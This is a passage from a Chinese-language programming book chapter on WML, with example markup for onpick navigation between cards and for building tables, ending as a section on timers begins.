


图 27.13 使用选择控件



单击 Go 按钮会进入第二个卡片，在第二个卡片中，会看到所做的选择，如图 27.14 所示。




图 27.14 显示选择控件的选择结果

对于选择控件，还有另一个很有用的属性，即<option>元素的 onpick 属性，当用户在选择控件中选择一项时，可导航到新位置。例如，下面的代码说明了如何把很多<option>元素的 onpick 属性设置为其他卡片的位置，而且，当用户选择一个元素时，浏览器将会导航到相应的卡片：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card id="Card1" title="Using onpick">
    <p align="center"><b>"Using onPick"</b></p>
    <select name="selection">
      <option onpick="#Card2">
        Card 2
      </option>
      <option onpick="#Card3">
        Card 3
      </option>
      <option onpick="#Card4">
        Card 4
      </option>
    </select>
  </card>
  <card id="Card2" title="Using onpick">
    <p align="center"><b>"Card 2"</b></p>
  </card>
  <card id="Card3" title="Using onpick">
    <p align="center"><b>"Card 3"</b></p>
  </card>
  <card id="Card4" title="Using onpick">
```



```

        <p align="center"><b>"Card 4"</b></p>
    </card>
</wml>

```

### 27.2.8 WML：创建表

在 WML 和 HTML 中，似乎有很多元素都相同。在 WML 中，可以像在 HTML 中一样创建表吗？答案是：当然可以。

与在 HTML 中一样，在 WML 中也可以创建表，事实上，也使用了同样的标记。可以使用下列 WML 元素：`<table>`、`<tr>`和`<td>`。下面给出了一个示例——要注意，这个 WML 表与 HTML 表是多么相像：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Tables">
        <p align="center"><b>Using Tables</b></p>
        <p align="center">
            <table columns="3">
                <tr>
                    <td><b>First Name</b></td>
                    <td><b>Last Name</b></td>
                    <td><b>Title</b></td>
                </tr>
                <tr>
                    <td>Fred</td>
                    <td>Simpson</td>
                    <td>Tycoon</td>
                </tr>
                <tr>
                    <td>Edward</td>
                    <td>Collingsworth</td>
                    <td>Adventurer</td>
                </tr>
                <tr>
                    <td>Nancy</td>
                    <td>Sherringford</td>
                    <td>Author</td>
                </tr>
            </table>
        </p>
    </card>
</wml>

```

在图 27.15 中，可以看到这个 WML 文档，它拥有自己的表。






图 27.15 创建 WML 表

27.2.9 WML：创建计时器

迄今为止，除了卡片组和卡片之外，WML 似乎更像 HTML 的子集。还有很多独特的 WML 元素在 HTML 中没有，而在 WML 中有，如计时器。

